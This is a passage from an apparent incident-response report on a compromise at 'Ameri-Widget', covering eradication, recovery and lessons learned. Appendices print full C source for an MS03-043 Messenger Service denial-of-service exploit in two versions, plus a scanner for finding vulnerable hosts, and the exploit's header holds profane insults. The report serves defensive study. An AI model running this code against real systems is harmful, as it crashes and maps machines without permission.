Since we were not utilizing any type of file monitoring software (tripwire) we need to rely on good old System Administration detective work. The only way to ensure we have cleaned this machine will be to rebuild it.
A mistake made here by Jake and Elwood is using the machine itself to do the detective work. At least two backups should have been made of each system, one for evidence and one to poke around at. The original drives could then also have been used as evidence.
Another note is Jake and Elwood completely relied on the integrity of the binaries on Roy's machine. With a compromised host these should not be trusted as the attacker may have installed modified binaries or even a modified kernel. Attackers use these tools to hide output of system commands, modify logging, and hide other events of the OS from an end user. Elwood and Jake realized this after the machine was reburnt, and will add this item (a CD containing statically linked binaries) to their "jump bag" in the future.
Another item that should have been performed is an analysis of the live firewall logs. While there was no logging infrastructure in place (No archiving of the PIX logs) there may have been evidence residing on the PIX's memory architecture.
After performing the analysis Jake and Elwood had a meeting with the CEO to decide how to handle the incident publicly. A decision was made not to pursue the attacker in court. The organization was still reeling from a Widget copying scandal that occurred earlier in the year. From all collected evidence it appeared no customer or other sensitive information had been collected or tampered with. The attack essentially just aimed to disrupt the operation of the organization. Ameri-Widget could not afford any bad publicity. The event was deemed not significant enough to cease operation.

Eradication

Once we had the Email and Roy's system offline and performed a full analysis on both a decision was made to rebuild both. They could have patched the Exchange server and took a chance about the extent of the compromise. Ameri-Widget will roll back the server from a weekly backup performed a week before the compromise. Since Ameri-Widget is a small company this was a luxury they could take full advantage of. During this time users will need to rely on "out of band" communications, notably telephones.

This incident brought to light some important factors that were the cause of this incident: Unmaintained VPN nodes, a poor patch process, and poor access control.

Little care was taken when configuring these systems, as we saw with the SSH access. All unneeded services should have been shut off. Also only needed software should have been installed on the systems, Roy had an nmap installation on his machine. Also a end user firewall solution should have been implements (tcptables) to avoid access problems. With a VPN solution in place the network perimeter extend all the way to the VPN endpoint. Jake and Elwood learned this first hand.

The patching process was also a weak spot. The ms03-043 Microsoft Messenger vulnerability was posted on Bugtraq Oct 15 2003. Our attack initiated 12/07/03. This should have been applied the day it was released. Ameri-Widget needs to reevaluate their patching processes.

Finally access control needs to be rethought. Ameri-Widget allowed VPN users full reign on the network. The PIX was configured to bypass (sysopt permit-ipsec) all filtering for remote users. Roy's machine could access anything on the network with no restrictions. A perfect example is the Exchange server, which Roy only needed web access to (Since his machine was a Linux box, he had to rely on OWA for email access). The attacker would not have been able, at least so easily, to exploit the server via port 137. Ameri-Widget needs to come up with some typical business needs and devise access requirements. Access should only be granted to the resources the entity needs, and denied everything else. The PIX should also have an improved logging infrastructure.

Steps where taken to help mitigate these issues:

- All remote VPN nodes where brought in for analysis. Unneeded services where shut off. Services where configured correctly. All unneeded software was removed.
- An improved daily patching process was drafted. All systems where immediately updated to the newest patch level.
- Access control was tightened. The 'sysopt permit-ipsec' command was removed from the Pix. All access will now traverse the rule set. Access was only granted on an as-needed basis. Essentially Roy only need access to the Exchange server via TCP ports 80 and 443 and the FTP server via TCP port 21. Host based firewalls and Virus packages where implemented on all VPN endpoints. Periodic service sessions are regularly scheduled for VPN end points.

- A syslog server was installed and the PIX was configured to log all data to the server.
- Research for a Radius or TACACS+ server for VPN user based authentication began. An alert capable IDS system was also a consideration to eyeball suspicious traffic.
- Vulnerability testing performed on existing infrastructure. Periodic assessment now part of operating procedures.
- A 3rd part security vendor was brought in to verify vulnerability assessment.

Recovery

Both the Exchange server and Roy's laptop was rebuilt from scratch. Ameri-Widget had no processes in place to help guarantee the integrity of these systems. The exchange server was reloaded with Windows 2000 and Exchange 5.5. Exchange data was restores from a backup that occurred a week before the date of the first exploitation of Roy's machine, Sep 28 03. The latest Virus DAT files where applied and all recent patches applied. A daily patch maintenance process is introduced.

Roy's laptop was reburnt. There was no crucial data on the client machine. Redhat 9.0 was installed on the system. A minimal installation was performed, excluding all unneeded software, including SSH. The tcpdump firewall was configured for host based protection. Network scans were imposed from Roy's machine to ensure proper access control through the firewall. Host access control was also verified on Roy's machine.

Finally our exploit ms03-043 was run against the Exchange server with no reaction.

We then enable our VPN access and reintroduce Exchange server into operation. All systems are closely monitored via our improved logging infrastructure.

Lessons Learned

A follow up analysis was performed.

Some of the major security breakdowns were:

- Poor system maintenance. VPN nodes had little to no maintenance. No formal patching process was in place for servers or clients. More care needs to be taken in system installations and maintenance.
- Poor access control. No host based filtering on clients. PIX allowed VPN clients access to ALL network resources.
- Poor logging. Security is a process not a product. Unarchived firewall logs is unacceptable. A robust logging infrastructure needs to be in place and maintained. Checking security logs needs to be an everyday process. Alerting should be implemented on the syslog server. An IDS server should also be a consideration.
- Overall, security systems need to be improved. Adding fulltime security personal is a future consideration. Education is also a future investment.
- Security policies need to be devised to define the access requirement needs and enforced.

- A formal Incident Handling policy needs to be devised including the following items (Emergency Action Plan):
    - System checklists for rebuilding and backing up machines.
    - Devised roles and responsibilities of personnel in an incident response.
    - Definition of work load expectations for team.
    - Formal plan for evidence collection processes and tools. Have tools, "Jump Pack" ready to go.
    - Pertinent contact information.
    - Establish guideline for departmental involvement and communication

The above processes were all devised in a incident follow-up meeting. All members signed of on the formulated policy.

All processes need to be practiced in lab environment. This will greatly reduce stress levels when an actual incident occurs. All members should know exactly what their expected role is and how to perform in it.

Security compromises will never be completely eliminated. Software design is not an exact science and exploitable code is written every day. Utilizing proper tools and processes we can help minimize these risks and react appropriately when an incident does occur. With today's internet reliant communications infrastructure we need to take these steps to not only protect our own systems infrastructure but also our neighbors.

Appendix A
ms03-043.c

```
/*
Mon Oct 20 14:26:55 NZDT 2003

Re-written By VeNoMouS to be ported to linux, and tidy it up a little.
This was only like a 5 minute port but it works and has been tested.
venom@gen-x.co.nz

shouts go out to str0ke and defy

And a big huge FUCK YOU to nz2600, who used to be people you could trust
but nah fuck you wankers i dont care if you were my m8s irl none of you
are m8s of mine, two faced cunts..
*****************************************************************

DoS Proof of Concept for MS03-043 - exploitation shouldn't be too hard.
Launching it one or two times against the target should make the
machine reboot. Tested against a Win2K SP4.

"The vulnerability results because the Messenger Service does not
properly validate the length of a message before pass ing it to the allocated
buffer" acco rding to MS bulletin. Digging into it a bit more, we find that when

a character 0x14 in encountered in the 'bod y' part of the message, it is
replaced by a CR+LF. The buffer allocated for this operation is twice the size
of the s tring, which is the way to go, but is then copied to a buffer which
was only allocated 11CAh bytes. Thanks to that, we can bypass the length checks

and overflow the fixed size buffer.

Credits go to LSD :)

*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <errno.h>
#include <time.h>

#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
// added this to compile on *bsd
#include <netinet/in.h>



// Packet format found thanks to a bit a sniffing
static unsigned char packet_header[] =
"\x04\x00\x28\x00"
"\x10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\xf8\x91\x7b\x5a\x00\xff\xd0\x11\xa9\xb2\x00\xc0"
"\x4f\xb6\xe6\xfc"
"\xff\xff\xff\xff" // @40 : unique id over 16 bytes ?
"\xff\xff\xff\xff"
"\xff\xff\xff\xff"
"\xff\xff\xff\xff"
```

```
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\xff\xff\xff\xff"
"\xff\xff\xff\xff" // @74 : fields length
"\x00\x00";

unsigned char field_header[] =
"\xff\xff\xff\xff" // @0 : field length
"\x00\x00\x00\x00"
"\xff\xff\xff\xff"; // @8 : field length


int usage(char *name)
{
        printf("Proof of Concept for Windows Messenger Service Overflow..\n");
        printf("- Originally By Hanabishi Recca - recca@mail.ru\n\n");
        printf("- Ported to linux by VeNoMouS..\n");
        printf("- venom@gen-x.co.nz\n\n\n");

        printf("example : %s -d yourputtersux -i 10.33.10.4 -s n0nlameputer\n",name);
        printf("\n-d <dest netbios name>\t-i <dest netbios ip>\n");
        printf("-s <src netbios name>\n");
        return 1;
}


int main(int argc,char *argv[])
{
    int i, packet_size, fields_size, s;
    unsigned char packet[8192];
    struct sockaddr_in addr;
                char from[57],machine[57],c;
    char body[4096] = "*** MESSAGE ***";

                if(argc <= 2)
                {
                usage(argv[0]);
                exit(0);
                }

          while ((c = getopt (argc, argv, "d:i:s:h")) != EOF)
                switch(c)
                        {
                        case 'd':
                                                strncpy(machine,optarg,sizeof(machine));

                                                printf("Machine is %s\n",machine);
                                                break;
                        case 'i':
                                        memset(&addr, 0,sizeof(addr));
                                        addr.sin_family = AF_INET;
                                        addr.sin_addr.s_addr = inet_addr(optarg);
                                        addr.sin_port = htons(135);
                                                break;
                        case 's':
                                        strncpy(from,optarg,sizeof(from));
                                                break;

                        case 'h':
                                                usage(argv[0]);
                                                exit(0);
                                                break;
                        }
```

```
// A few conditions :
// 0 <= strlen(from) + strlen(machine) <= 56
// max fields size 3992

                if(!addr.sin_addr.s_addr) { printf("Ummm MOFO we need a dest IP...\n"); exit(0); }

if(!strlen(machine)) { printf("Ummmm we also need the dest netbios name bro...\n"); exit(0); }

                if(!strlen(from)) strcpy(from,"tolazytotype");

memset(packet,0, sizeof(packet));
packet_size = 0;

memcpy(&packet[packet_size], packet_header, sizeof(packet_header) - 1);
packet_size += sizeof(packet_header) - 1;

i = strlen(from) + 1;
*(unsigned int *)(&field_header[0]) = i;
*(unsigned int *)(&field_header[8]) = i;
memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
packet_size += sizeof(field_header) - 1;
strcpy(&packet[packet_size], from);
packet_size += (((i - 1) >> 2) + 1) << 2; // padded to a multiple of 4

i = strlen(machine) + 1;
*(unsigned int *)(&field_header[0]) = i;
*(unsigned int *)(&field_header[8]) = i;
memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
packet_size += sizeof(field_header) - 1;
strcpy(&packet[packet_size], machine);
packet_size += (((i - 1) >> 2) + 1) << 2; // padded to a multiple of 4

fprintf(stdout, "Max 'body' size (incl. terminal NULL char) = %d\n", 3992 - packet_size + sizeof(packet_header) -
sizeof(field_header));
memset(body, 0x14, sizeof(body));
body[3992 - packet_size + sizeof(packet_header) - sizeof(field_header) - 1] = '\0';

i = strlen(body) + 1;
*(unsigned int *)(&field_header[0]) = i;
*(unsigned int *)(&field_header[8]) = i;
memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
packet_size += sizeof(field_header) - 1;
strcpy(&packet[packet_size], body);
packet_size += i;

fields_size = packet_size - (sizeof(packet_header) - 1);
*(unsigned int *)(&packet[40]) = time(NULL);
*(unsigned int *)(&packet[74]) = fields_size;

fprintf(stdout, "Total length of strings = %d\nPacket size = %d\nFields size = %d\n", strlen(from) +
strlen(machine) + strlen(body),packet_size, fields_size);


        if ((s = socket (AF_INET, SOCK_DGRAM, 0)) == -1 )
                {
                        perror("Error socket() - ");
                        exit(0);
                }

if (sendto(s, packet, packet_size, 0, (struct sockaddr *)&addr, sizeof(addr)) == -1)
                {
```

```
                        perror("Error sendto() - ");
                        exit(0);
                }


        exit(0);
}
```

Appendix B

ms03-043_poc.c

```
/*

DoS Proof of Concept for MS03-043 - exploitation shouldn't be too hard.
Launching it one or two times against the target should make the machine
reboot. Tested against a Win2K SP4.

"The vulnerability results because the Messenger Service does not properly
validate the length of a message before passing it to the allocated buffer"
according to MS bulletin. Digging into it a bit more, we find that when a
character 0x14 in encountered in the 'body' part of the message, it is replaced
by a CR+LF. The buffer allocated for this operation is twice the size of the
string, which is the way to go, but is then copied to a buffer which was only
allocated 11CAh bytes. Thanks to that, we can bypass the length checks and
overflow the fixed size buffer.

Credits go to LSD :)

*/

#include <stdio.h>
#include <winsock.h>
#include <string.h>
#include <time.h>

// Packet format found thanks to a bit a sniffing
static unsigned char packet_header[] =
"\x04\x00\x28\x00"
"\x10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\xf8\x91\x7b\x5a\x00\xff\xd0\x11\xa9\xb2\x00\xc0"
"\x4f\xb6\xe6\xfc"
"\xff\xff\xff\xff" // @40 : unique id over 16 bytes ?
"\xff\xff\xff\xff"
"\xff\xff\xff\xff"
"\xff\xff\xff\xff"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\xff\xff\xff\xff"
"\xff\xff\xff\xff" // @74 : fields length
"\x00\x00";

unsigned char field_header[] =
"\xff\xff\xff\xff" // @0 : field length
"\x00\x00\x00\x00"
"\xff\xff\xff\xff"; // @8 : field length

int main(int argc,char *argv[])
{
        int i, packet_size, fields_size, s;
        unsigned char packet[8192];
        struct sockaddr_in addr;
        // A few conditions :
        // 0 <= strlen(from) + strlen(machine) <= 56
        // max fields size 3992
        char from[] = "RECCA";
        char machine[] = "ZEUS";
        char body[4096] = "*** MESSAGE ***";

        WSADATA wsaData;
```

```
	WSAStartup(0x0202, &wsaData);

	ZeroMemory(&addr, sizeof(addr));
	addr.sin_family = AF_INET;
	addr.sin_addr.s_addr = inet_addr("192.168.186.3");
	addr.sin_port = htons(135);

	ZeroMemory(packet, sizeof(packet));
	packet_size = 0;

	memcpy(&packet[packet_size], packet_header, sizeof(packet_header) - 1);
	packet_size += sizeof(packet_header) - 1;

	i = strlen(from) + 1;
	*(unsigned int *)(&field_header[0]) = i;
	*(unsigned int *)(&field_header[8]) = i;
	memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
	packet_size += sizeof(field_header) - 1;
	strcpy(&packet[packet_size], from);
	packet_size += (((i - 1) >> 2) + 1) << 2; // padded to a multiple of 4

	i = strlen(machine) + 1;
	*(unsigned int *)(&field_header[0]) = i;
	*(unsigned int *)(&field_header[8]) = i;
	memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
	packet_size += sizeof(field_header) - 1;
	strcpy(&packet[packet_size], machine);
	packet_size += (((i - 1) >> 2) + 1) << 2; // padded to a multiple of 4

	fprintf(stdout, "Max 'body' size (incl. terminal NULL char) = %d\n", 3992 - packet_size +
sizeof(packet_header) - sizeof(field_header));
	memset(body, 0x14, sizeof(body));
	body[3992 - packet_size + sizeof(packet_header) - sizeof(field_header) - 1] = '\0';

	i = strlen(body) + 1;
	*(unsigned int *)(&field_header[0]) = i;
	*(unsigned int *)(&field_header[8]) = i;
	memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
	packet_size += sizeof(field_header) - 1;
	strcpy(&packet[packet_size], body);
	packet_size += i;

	fields_size = packet_size - (sizeof(packet_header) - 1);
	*(unsigned int *)(&packet[40]) = time(NULL);
	*(unsigned int *)(&packet[74]) = fields_size;

	fprintf(stdout, "Total length of strings = %d\nPacket size = %d\nFields size = %d\n", strlen(from) +
strlen(machine) + strlen(body), packet_size, fields_size);

/*
	for (i = 0; i < packet_size; i++)
	{
		if (i && ((i & 1) == 0))
			fprintf(stdout, " ");
		if (i && ((i & 15) == 0))
			fprintf(stdout, "\n");
		fprintf(stdout, "%02x", packet[i]);
	}
	fprintf(stdout, "\n");
*/
	if ((s = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) == -1)
		exit(EXIT_FAILURE);
```

```
	if (sendto(s, packet, packet_size, 0, (struct sockaddr *)&addr, sizeof(addr)) == -1)
		exit(EXIT_FAILURE);
/*
	if (recvfrom(s, packet, sizeof(packet) - 1, 0, NULL, NULL) == -1)
		exit(EXIT_FAILURE);
*/

	exit(EXIT_SUCCESS);
}
```

Appendix C
ms03-043scanner.c

```
/*
ms03-043scanner.c

linux scanner for messenger service vulnerability (MS03-043)

By: Crowley @ kiwi-hacker.net

Tested against: w2k sp2/3/4, xp sp1

I know the code's a bit messy but it does what I wanted it to.

--= WWW.KIWI-HACKER.NET =--

 ~~~~ Big hello to the guys at wolfgaming.net ~~~~



Based on work by the below, all kudos to them;
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Doke Scott, doke at udel.edu, 10 Sep 2003
      and their work based on work by: buildtheb0x presents : msgr/rpc scanner by: kid and farp

VeNoMouS
      venom@gen-x.co.nz and his work based on Hanabishi Recca - recca@mail.ru

doscan by Florian Weimer
      http://www.enyo.de/fw/software/doscan/

CDE 1.1: Remote Procedure Call - The Open Group
      http://www.opengroup.org/onlinepubs/9629399/toc.htm

packet sniffs on IIS scanmsgr.exe
       http://www.iss.net/support/product_utilities/ms03-043/




Results in a packet like this returned;

760.611604  x.x.x.69 -> x.x.x.254 DCERPC Fault: seq_num: 1189303165: status: Unknown (0x000006f7)

0000  00 08 c7 85 ca d8 00 00 0e fd 05 31 08 00 45 00   ...........1..E.
0010  00 70 00 49 00 00 80 11 d6 b4 xx xx xx 45 xx xx   .p.I.........E..
0020  xx fe 04 02 aa f9 00 5c d5 5e 04 03 00 00 10 00   .......\.^......
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040  00 00 f8 91 7b 5a 00 ff d0 11 a9 b2 00 c0 4f b6   ....{Z........O.
0050  e6 fc 7d 53 e3 46 6b 69 77 69 2d 68 61 63 6b 65   ..}S.Fkiwi-hacke
0060  72 21 d6 94 a3 3f 01 00 00 00 7d 53 e3 46 00 00   r!...?....}S.F..
0070  ff ff 57 00 04 00 00 00 00 00 f7 06 00 00          ..W.........

f7 06 00 00 => 0x000006f7  shows that its not patched


*/

#define d_msgr_scan_timeout 5  // max seconds for individual msgr scan
```

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>
#include <signal.h>
#include <errno.h>
#include<time.h>

#define null NULL

// for sun spro cc wierdness?  seg faults without this
#define my_inet_ntoa(ip) inet_ntoa( *( (struct in_addr *) &ip ) )

#define RPC_REQUEST 0x00

typedef struct UUID
 {   unsigned long Data1;
     unsigned short  Data2;
     unsigned short  Data3;
     unsigned short  Data4;              // added a short to make up the UUID in the xxxxxxxx-xxxx-xxxx
-xxxx-xxxxxx format
     unsigned char  Data5[6];
 } uuid_t;


//  Here's the connectionless rpc pdu header.  (taken from DaveK'sallchin.cpp) cheers matey
typedef struct dc_rpc_cl_pkt_hdr {
    unsigned char rpc_vers; // = 4; /* RPC protocol major version (4 LSB only)*/
    unsigned char ptype;            /* Packet type (5 LSB only) */
    unsigned char flags1;           /* Packet flags */
    unsigned char flags2;           /* Packet flags */
    char drep[3];                  /* Data representation format label */
    unsigned char serial_hi;        /* High char of serial number */
    uuid_t object;                 /* Object identifier */
    uuid_t if_id;                  /* Interface identifier */
    uuid_t act_id;                 /* Activity identifier */
    unsigned long server_boot;      /* Server boot time */
    unsigned long if_vers;          /* Interface version */
    unsigned long seqnum;           /* Sequence number */
    unsigned short opnum;           /* Operation number */
    unsigned short ihint;          /* Interface hint */
    unsigned short ahint;           /* Activity hint */
    unsigned short len;            /* Length of packet body */
    unsigned short fragnum;         /* Fragment number */
    unsigned char auth_proto;       /* Authentication protocol identifier*/
    unsigned char serial_lo;        /* Low char of serial number */
} dc_rpc_cl_pkt_hdr_t;

typedef struct dce_param {
        unsigned long size1;            // things like from name etc.
        unsigned long undef;            // always 0x00000000 ?
        unsigned long size2;            // same as param_size1
        unsigned char buffer[];
} dce_param_t;

static char *program_name;
```

```
static int verbose = 0;
int msgr_scan_timeout = d_msgr_scan_timeout;
volatile int timed_out = 0;
volatile int msgrsockfd = 0;

extern char *optarg;
extern int optind, opterr, optopt;

#define DEST_PORT 135
#define SOURCE_PORT 43769

static char sourcename[] = "kh-03-11-03\x00";
static char destname[] =   "ms03-043scanner\x00";

void
print_hex( unsigned char *data, int len ) {
//
// pretty print some buffer in readable hex and ascii
//
    int i, j;
   char alphastr[ 17 ];

    for ( i = 0, j = 0; i < len; i++, j++ ) {
          if ( j == 0 ) {
              alphastr[ j ] = isprint( data[i] ) ? data[ i] : '.';
              printf( "%04x  %02x", i, data[ i ] & 0xff );
              }
          else if ( j == 15 ) {
              alphastr[ j ] = isprint( data[i] ) ? data[ i] : '.';
              alphastr[ j + 1 ] = 0;
              printf( " %02x   %s \n", data[ i ] & 0xff, alphastr );
              j = -1;
              }
          else {
              alphastr[ j ] = isprint( data[i] ) ? data[ i] : '.';
              printf( " %02x", data[ i ] & 0xff );
              }
          }
    if ( j )  {
          alphastr[ j + 1 ] = 0;
          for ( ; j < 16; j++ )
             printf( "   " );
          printf( "   %s \n", alphastr );
          }
    }


void
timeout_handler( int info ) {
    //fprintf( stderr, "timed out\n" );
    if ( msgrsockfd )
          close( msgrsockfd );   // have to close it here to abort the connect
    timed_out = 1;
    }


// send a packet, and get response
// return length of received data, or -1 on error
int
exchange_packets( int pktnum, uint32_t ip, int fd, struct sockaddr_in*
destaddr, unsigned char *req,
          int req len, unsigned char *resp, int resplen ) {
```

```
    int len;

    if ( verbose > 1 )
            printf( "Sending packet %d\n", pktnum );

    if(sendto(msgrsockfd, req, reqlen, 0, (struct sockaddr *)destaddr ,sizeof(struct sockaddr)) < 0) {
            close(  msgrsockfd );
            alarm( 0 );
            if ( timed_out )
                printf( "timed out while sending packet %d to %s\n",
                        pktnum, my_inet_ntoa( ip ) );
            else
                fprintf( stderr, "error sending packet %d to %s\n",
                        pktnum, my_inet_ntoa( ip ) );
            return  -1;
            }

    if ( ( len = recv( msgrsockfd, resp, resplen, 0 ) ) < 0 ) {
            close( msgrsockfd );
            alarm( 0 );
            if ( timed_out )
                //printf( "timed out while receiving packet %d from %s\n",
                //        pktnum, my_inet_ntoa( ip ) );
            return  -2;
            else
                fprintf( stderr, "error receiving packet %d from %s\n",
                        pktnum, my_inet_ntoa( ip ) );
            return  -1;
            }
    return len;
    }


int
msgr_scan( uint32_t ip ) {
    struct sockaddr_in dest_addr;   /* hold dest addy */
    unsigned char resp1[1600]; // just over single pkt size on ethernet
    int len1;
    int ret_code = 0;
    int i;

    if ( verbose > 1 )
            printf( "scanning %s\n", my_inet_ntoa( ip ) );

    timed_out = 0;
    signal( SIGALRM, timeout_handler );
    alarm( msgr_scan_timeout );

    msgrsockfd = 0;
    if((msgrsockfd = socket(PF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0) {  // now we are using UDP
            alarm( 0 );
            if ( timed_out ) {
                if ( verbose )
                        printf( "%s timed out while  getting socket\n",
                            my_inet_ntoa( ip ) );
                }
            else
                fprintf( stderr, "error getting socket: %s\n", strerror( errno ) );
        return 255;
        }

    // setup UDP listening port
```

```
struct sockaddr_in my_addr;

// set content of struct saddr to zero to be safe
memset(&my_addr, 0, sizeof(struct sockaddr_in));

my_addr.sin_family = PF_INET;
my_addr.sin_port = htons( SOURCE_PORT );  // listen here
my_addr.sin_addr.s_addr = htonl(INADDR_ANY); // bind socket to any interface

int status=bind(msgrsockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr_in) );
if (status) {
   fprintf(stderr,"Can't bind socket\n");
   exit(1);
};

bzero( &dest_addr, sizeof( struct sockaddr_in ) );
dest_addr.sin_family = AF_INET;
dest_addr.sin_port = htons(DEST_PORT);
dest_addr.sin_addr.s_addr = ip;


if ( verbose > 1 ) printf("Connecting to %s\n", my_inet_ntoa( ip ) );

    // make up a packet sequence number
    srand(time(NULL));
    unsigned long sequence_number = rand();

    unsigned char *messenger;

    // get some memory for the pkt
    messenger = (char *) malloc(1521);
    if (!messenger) {
                fprintf(stderr, "cant malloc mem for pkt buffer\n");
                exit(0);
    }

    // copy our struct over the buffer
    struct dc_rpc_cl_pkt_hdr *rpc_connless_pkt = (struct dc_rpc_cl_pkt_hdr *) messenger;
/*
 * Why do it this way? well at least you know what's going on, and doesn't it look better
 * than some hex string.  Plus it's easier to change the fields here than in a hex string.
 *
 */
    rpc_connless_pkt->rpc_vers = 4;
    rpc_connless_pkt->ptype = RPC_REQUEST;
    rpc_connless_pkt->flags1 = 0x28;
    rpc_connless_pkt->flags2 = 0;
    memcpy (rpc_connless_pkt->drep, "\x10\x00\x00",3);
    rpc_connless_pkt->serial_hi = 0;

    rpc_connless_pkt->object.Data1 = 0;
    rpc_connless_pkt->object.Data2 = 0;
    rpc_connless_pkt->object.Data3 = 0;
    rpc_connless_pkt->object.Data4 = 0;
    memcpy (rpc_connless_pkt->object.Data5, "\x00\x00\x00\x00\x00\x00",6);

    rpc_connless_pkt->if_id.Data1 = 0x5a7b91f8;
    rpc_connless_pkt->if_id.Data2 = 0xff00;
    rpc_connless_pkt->if_id.Data3 = 0x11d0;
    rpc_connless_pkt->if_id.Data4 = 0xb2a9;
    memcpy (rpc_connless_pkt->if_id.Data5, "\x00\xc0\x4f\xb6\xe6\xfc",6);
```

```
        // change this UUID each time or we timeout sometimes
      rpc_connless_pkt->act_id.Data1 = sequence_number;
      rpc_connless_pkt->act_id.Data2 = 0x696b;
      rpc_connless_pkt->act_id.Data3 = 0x6977;
      rpc_connless_pkt->act_id.Data4 = 0x682d;
      memcpy (rpc_connless_pkt->act_id.Data5, "\x61\x63\x6b\x65\x72\x21",6);


      rpc_connless_pkt->server_boot = 0;
      rpc_connless_pkt->if_vers = 1;
      rpc_connless_pkt->seqnum = sequence_number;
      rpc_connless_pkt->opnum = 0;
      rpc_connless_pkt->ihint = 0xffff;
      rpc_connless_pkt->ahint = 0xffff;
      //rpc_connless_pkt->len = 0xFF;   // done later
      rpc_connless_pkt->fragnum = 0;
      rpc_connless_pkt->auth_proto = 0;
      rpc_connless_pkt->serial_lo = 0;

     /*
       * This is the REAL request to the messenger service, I cant find any reference to it on the w
eb
       * of hos these 3 parameters work together to show that the machine hasn't b een patched.
       * This is just from how the packets look in tethereal when I ran various scanners.
       */

      // copy our params into the buffer
      struct dce_param *psender_name = (struct dce_param *) (messenger + sizeof(struct dc_rpc_cl_pkt
_hdr));

      psender_name->size1 = sizeof(sourcename);
      psender_name->undef = 0;
      psender_name->size2 = sizeof(sourcename);
      memcpy (psender_name->buffer, sourcename ,15);

      struct dce_param *pmsgr = (struct dce_param *) (messenger
            + sizeof(struct dc_rpc_cl_pkt_hdr)
            + sizeof(struct dce_param)
            + sizeof(sourcename));

      pmsgr->size1 = 1;
      pmsgr->undef = 0;
      pmsgr->size2 = 1;
      memcpy (pmsgr->buffer, "\x00\x00\x00\x00\x00" ,4);

      struct dce_param *pdest_name = (struct dce_param *) (messenger
            + sizeof(struct dc_rpc_cl_pkt_hdr)
            + sizeof(struct dce_param)
            + sizeof(sourcename)
            + sizeof(struct dce_param)
            + 4);  // unsigned long = 0x0

      pdest_name->size1 = sizeof(destname);
      pdest_name->undef = 0;
      pdest_name->size2 = sizeof(destname);
      memcpy (pdest_name->buffer, destname ,sizeof(destname));

      unsigned int dce_param_pkt_len = sizeof(struct dce_param)
                                          + sizeof(sourcename)
                                          + sizeof(struct dce_param)
                                        + 4
                                          + sizeof(struct dce_param)
```

```
                                        + sizeof(destname);


    // how big is the pkt we need to send.
    unsigned int pkt_len = sizeof(dc_rpc_cl_pkt_hdr_t) + dce_param_pkt_len;

    // how big is the rpc data, NOT the whole packet.
    rpc_connless_pkt->len = dce_param_pkt_len - 1;

 /*
    *
    * SEND IT
    *
    */
    len1 = exchange_packets( 1, ip, msgrsockfd, &dest_addr, messenger,pkt_len,resp1, sizeof( resp1
) );

  if ( len1 == -1 ) return 255;

    if ( len1 == -2 ) {
        if (verbose) printf("%s Timeout or not vunerable\n", my_inet_ntoa( ip ));
            return 255;
       };

    // we've finished with that pkt, throw it away
    free(messenger);

    // do something with the dce response
    unsigned long dce_ret_code = *((unsigned long *)&resp1[len1 - 4]);

    switch (dce_ret_code) {
        case 0x1c010003:
            //"The server does not export the requested interface"  patched?
            printf("%s is patched.\n", my_inet_ntoa( ip ),dce_ret_code);
            ret_code=0;
            break;
        case 0x000006f7:
            // Ah ha, hack me now
            printf("%s Vunerable to MS03-043 exploit.\n", my_inet_ntoa( ip ));
            ret_code=3;
            break;
        default:
            // unknown so print packet
            printf("UNKNOWN response from %s\n", my_inet_ntoa( ip ));
            print_hex(resp1,len1);
            ret_code=255;
            break;
   };

    // tidy up
    shutdown(msgrsockfd,2);  // stop using socket
    close(msgrsockfd); // release it

  return ret_code;
  }



void
usage( int rc ) {
```

```
    fprintf( stderr, "Usage: %s [-vqh] [ -t timeout ] <ip address>\n"
            "       %s [-vqh] [ -t timeout ] <ip address>/<cidr-bits>\n"
            "    -v    increase verbosity\n"
            "    -q    quiet, no output, just exit status\n"
            "    -t n  set scan timeout to n seconds, default %d\n"
            "    -h    this help\n"
            "    when scanning one ip, exits with:\n"
            "       0 not vulnerable\n"
            "       1 does not accept DCE RPC protocol (connection refused)\n"
            "       2 no response (filtering msgr port, or not there)\n"
            "       3 vulnerable to msgr 1 and msgr2\n"
            "       4 vulnerable to msgr 2 (but patched for msgr1)\n"
            "       255 can't tell for some other reason\n"
            "    when scanning an ip range, exits with:\n"
            "       0 nothing was vulnerable\n"
            "       4 one or more were vunerable\n",
            program_name, program_name, d_msgr_scan_timeout );
    exit( rc );
    }



int
main( int argc, char **argv )  {
    int a, b, c, d, bits;
    unsigned int mask, low, high, ip, netip;
    int rc = 0, r;

    program_name = argv[0];

    verbose = 0;  // turn on basic prints in scan function
    msgr_scan_timeout = d_msgr_scan_timeout;

    while ( ( c = getopt( argc, argv, "vqt:h" ) ) >= 0 ) {
            switch ( c ) {
              case 'v':
                    verbose++;
                    break;
              case 'q':
                    verbose = 0;
                    break;
               case 't':
                    msgr_scan_timeout = atoi( optarg );
                    break;
              case 'h':
                    usage( 0 );
                    break;
               default:
                    usage(  -1 );
                    break;
               }
            }

    if ( optind >= argc || ! argv[ optind ] )
            usage(  -1 );

    rc = sscanf( argv[ optind ], "%d.%d.%d.%d/%d", &a, &b, &c, &d, &bits );
    if ( rc == 5 )  {
            // scan range
             if ( bits < 0 || 32 < bits )
```

```
            usage( -1 );
          rc = 0;
          mask = 0xffffffff << ( 32 - bits );
          low = ( a << 24 | b << 16 | c << 8 | d ) & mask;
          high = low | ~ mask;
